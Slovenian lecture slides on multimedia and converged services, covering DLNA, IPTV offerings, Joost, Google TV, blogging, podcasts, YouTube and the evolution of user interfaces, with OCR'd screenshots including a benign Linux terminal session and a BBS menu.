

- **Digital Living Network Alliance**
  - vizija, kako povezati multimedijske naprave v domačem okolju
  - povezava televizijskih, mobilnih in internetnih storitev
- **Universal Plug and Play**
  - tehnologija (protokolni sklad), ki omogoča vizijo DLNA
  - temelji na omrežjih z IP protokolnim skladom
- **Ključnega pomena je ENOSTAVNOST za uporabnika**





# Arhitektura DLNA

## DLNA Interoperability Guidelines Building Blocks





# SiOL TV



## Spored

13:31 PON, 6. APRIL 13:30 14:30 15:30 7. APR

1	1	HOTEDR. Dokume	ZLATOLASKA, PONOVITEV Ostalo	DOBER D Info. odd.
2	2	SOBOTNO POPOLDNE. Zabavna oddaja	TV PRODAJA Ostalo	SLOVENCI V IT Info. oddaja
3	POP	ZDRAVNIKI Ostalo	URGENCA Drama	S CLKRČKOM Romantična
4	⚠	SEVERNA OBZORJA Drama	ŽRTEV DIAGNOZE Fiktivna	
5	3	ŽEJNI POPOIN Dokumentarni	VELIKI PUSTOLOVCI: ŠPANIJA Dokumentarni	SVETOVNI PO Dokumentarni

**REŠEVANJE ZLATE REGE**  
 Žabe so na svetu že 175 milijonov let. Preživele so dinozavre, zdaj pa je ogroženo preživetje avstralske zlate rege, ene najbo...  
 POLJUDNOZNANSTVENA ODĐAJA  
 13:15 - 13:40

+ NAVIGACIJA ⏪ ⏩ STRANI ⏮ ⏭ DNEVI ⓘ OPIS 🏠 IZHOD



# T-2 IPTV

T-2 Snemalnik



Novo snemanje

Nastavljena snemanja

Moje posnete vsebine

Poraba prostora

Pomoč




Uporabljate 86,0 GB  
od skupno 100,0 GB






# Konvergenčne storitve



SIOL IO

T-2 Avditorij










# XBMC/Boxee/Joost

Page mode: [ ] [ ] Hello, classified classified [f Connect with Facebook](#) [x Logout](#)


**joost** BETA SHOWS FILM MUSIC



**JOOST PICKS** **CHANNELS** **TOP 10**


-  The Kills - Tape Song  
03:39 [Domino Records](#)
-  Animal Collective - My Girls  
05:42 [Domino Records](#)
-  He-Man: The Problem With Power  
21:31 [Retro Heroes](#)
-  Kings of Leon, so far so drunk  
01:41 [f5m.com](#)

0 My Queue Clear Viewed Clear All



**CLINTON BUSH HAITI FUND**  
"The best way concerned citizens can help is to donate funds..."  
**DONATE NOW**  
[ClintonBushHaitiFund.org](#)  
100% of donations go directly to relief efforts

Shows Films Music Search


 **Get the most out of Joost - Login with Facebook**

Share what you're watching on Joost with your Facebook friends! With Facebook Connect, it's easy to post your favorites, shouts and comments to your Facebook feed.

[f Connect with Facebook](#)





# Upravljanje hišne avtomatizacije





# Spremljanje električne porabe





# Google TV = OTT (internetna TV())

- <http://www.google.com/tv/features.html>
- Naprave so že /bile na trgu
- Ponuja vse razen standardnih TV kanalov (zaenkrat)

There are two ways to get Google TV. Available now!

1. Get a standalone TV.



Sony® Internet TV ▶

2. Get a separate box to use with your current HDTV.



Logitech Revue™ ▶



Sony® Internet TV Blu-ray ▶

or





# MM storitve - splet



# Blogging

- **Moblogging**
  - fotografije, narejene z mobilnikom
  - integracija v mobilne telefone
- **Microblogging**
  - Twitter
  - Kratka sporočila (do 160 znakov)
  - pošiljanje preko IM ali SMS
- **“Instant Journalism”**
  - YouWitness
  - Živo spremljanje konferenc
- **Geoblogging**
  - geografsko označevanje fotografij

twitter



TRIPTRACKER.NET

flickr™



# Podcasti

- **Osebna radijska postaja**
  - “demokratizacija radia”
- **Tehnologija**
  - snemanje Skype pogovorov
  - distribucija avdio datotek preko RSS
- **Dostopnost**
  - ljudje s posebnimi potrebami (branje blog postov za slepe)
- **Mobilnost**
  - ustvarjalcev
  - poslušalcev (poslušanje z običajnim MP3 predvajalnikom)
- **Mobilni terminali s predvajalnimi zmogljivostmi**
  - sinhronizacija preko ustreznega softvera





# Video sharing



## Flash video

- enoten format: FLV kontejner in h263/h264 video
- deluje v vsakem brskalniku z naloženi m Flashom

## Družabne funkcionalnosti

- Video odgovori
- tekstovni komentarji, ratingi



Rate: ★★★★★ 62,887 ratings Views: 11,866,201


[Share](#)
[Favorite](#)
[Playlists](#)
[Flag](#)

[MySpace](#)
[Facebook](#)
[Digg](#)
[more share options](#)

[Commentary](#)
[Statistics & Data](#)

Video Responses: 235 Text Comments: 31,349


▼ Video Responses (235) [Sign in to post a Video Response](#)



01:17  
TMXstorm



01:11  
BibbyPro...



03:41  
smileyuie



01:29  
patitoca...

[View All](#) - [Play All](#)




- **Več kot 1 mrd. ogledov dnevno**
  - Na spletni strani in preko embeddov
  - preko aplikacij (npr. iPhone, Android)
- **20+ ur novega videa vsako minuto**
- **17 mrd. iskanj na mesec**
  - Več kot Yahoo (9 mrd.)
- **Vsebine**
  - HD 480p, 720p, 1080p (1920x1080)
  - Do 24MB (200 Mbit) za minuto videa
  - Peering za zniževanje stroškov tranzita

## YouTube Video Speed History

We did not find any video playbacks from your location.

Video Speed Comparison (January 26, 2010 to February 23, 2010)



This data is aggregated from our video servers.


[youtube.com/my\\_speed](http://youtube.com/my_speed)

## About Uploading

- Capture and Upload in High Definition!
- Upload up to 10 videos at a time
- **Best video formats** for YouTube
- Up to 2 GB in size.



# Interaktivnost



## INTERAKTIVNOST



# Kaj potrebujemo za interaktivnost?

- **Uporabniški vmesnik do naprave**
  - Grafični uporabniški vmesnik (prikaz aplikacije)
  - Vmesnik za komunikacijo in posredovanje „ukazov“
  
- **Terminalno napravo**
  - TV sprejemnik oz. „Set-top box“
  
- **Povratni kanal do ponudnika storitev**
  
- **Ustrezne vsebine in aplikacije**



# Vmesniki

- Ljudje uporabljamo “vmesnike” že tisočletja
  - Table, napisi, smerokazi
  - Različne naprave
  - ...





# Vmesniki (2)





# Vmesniki (3)





# Vmesniki (4)





# Začetki uporabniških vmesnikov na elektronskih napravah

- Ukazni vmesniki (command-line)
- Tekstovni vmesniki (text-based)
- Grafični uporabniški vmesniki (graphical)
- Z razvojem računalniške tehnologije so svet preplavili grafični uporabniški vmesniki
  - Uporaba za množice



```

mars@marsain ~$ pwd
/home/mars
mars@marsain ~$ cd /usr/portage/app-shells/bash
mars@marsain /usr/portage/app-shells/bash$ ls -al
total 138
drwxr-xr-x 3 portage portage 1824 Jul 25 18:06
drwxr-xr-x 33 portage portage 1824 Aug 7 22:39
-rw-r--r-- 1 root root 35888 Jul 25 18:06 ChangeLog
-rw-r--r-- 1 root root 27082 Jul 25 18:06 Manifest
-rw-r--r-- 1 portage portage 4645 Mar 23 21:37 bash-3.1_p17.ebuild
-rw-r--r-- 1 portage portage 5977 Mar 23 21:37 bash-3.2_p39.ebuild
-rw-r--r-- 1 portage portage 6151 Apr 5 14:37 bash-3.2_p40-r1.ebuild
-rw-r--r-- 1 portage portage 5988 Mar 23 21:37 bash-3.2_p48.ebuild
-rw-r--r-- 1 portage portage 5643 Apr 5 14:37 bash-4.0_p10-r1.ebuild
-rw-r--r-- 1 portage portage 6238 Apr 5 14:37 bash-4.0_p10.ebuild
-rw-r--r-- 1 portage portage 5648 Apr 14 05:52 bash-4.0_p17-r1.ebuild
-rw-r--r-- 1 portage portage 5532 Apr 8 18:21 bash-4.0_p17.ebuild
-rw-r--r-- 1 portage portage 5660 May 30 03:35 bash-4.0_p24.ebuild
-rw-r--r-- 1 root root 5660 Jul 25 09:43 bash-4.0_p28.ebuild
drwxr-xr-x 2 portage portage 2048 May 30 03:35 files
-rw-r--r-- 1 portage portage 468 Feb 9 04:35 metadata.xml
mars@marsain /usr/portage/app-shells/bash$ cat metadata.xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pkgmetadata SYSTEM "http://www.gentoo.org/dtd/metadata.dtd">
<pkgmetadata>
<herd>base-system</herd>
<use>
<flag name="bashlogger">Log ALL commands typed into bash; should ONLY be
used in restricted environments such as honeypots</flag>
<flag name="net">Enable /dev/tcp/host/port redirection</flag>
<flag name="plugins">Add support for loading builtins at runtime via
'enable'</flag>
</use>
</pkgmetadata>
mars@marsain /usr/portage/app-shells/bash$ sudo /etc/init.d/bluetooth status
Password:
* status: started
mars@marsain /usr/portage/app-shells/bash$ ping -q -c1 en.wikipedia.org
PING rr.esans.wikimedia.org (91.198.174.2) 56(84) bytes of data.

--- rr.esans.wikimedia.org ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 2ms
rtt min/avg/max/mdev = 49.820/49.820/49.820/0.000 ms
mars@marsain /usr/portage/app-shells/bash$ grep -i /dev/sda /etc/fstab | cut --fields=3
/dev/sda1 /boot /boot
/dev/sda2 none
/dev/sda3 /
mars@marsain /usr/portage/app-shells/bash$ date
Sat Aug 8 02:42:24 MSD 2009
mars@marsain /usr/portage/app-shells/bash$ lsmod
Module Size Used by
rndis_wlan 23424 0
rndis_host 8696 1 rndis_wlan
cdc_ether 5672 1 rndis_host
usbnet 18688 3 rndis_wlan,rndis_host,cdc_ether
parport_pc 38424 0
fglrx 2380128 20
parport 39688 1 parport_pc
l7C0_wdt 12272 0
i2c_1801 9388 0
mars@marsain /usr/portage/app-shells/bash$


```

### Synchronet Main Menu

Read/Post Messages	Message Area Selection	Electronic Mail
<p>N New message scan R Read message prompt Z Continuous new scan B Browse new scan Q QWK packet transfer</p>	<p>J Jump to new msg area</p> <p>* List sub-boards /* List groups { } # Select sub-board [ ] /# Select group</p>	<p>E Read/Send E-mail</p>
<p>P Post a message A Post auto-message</p>	<p style="text-align: center;">Go to</p>	<p style="text-align: center;">Other Commands</p>
<p style="text-align: center;">Message Search</p> <p>F Find text in messages S Scan for msgs to you</p>	<p>T File Transfer section G Text file section C Chat section X External programs</p>	<p>D Default user config U Message scan config &amp; User lists I Information M Minute Bank /L Node activity ^K Ctrl-key Menu</p>

Anytime: Ctrl-U Who's online Ctrl-P Send private msg Ctrl-C Abort cmd/text

Main 0:00:14 [1] Main [1] Notices: █






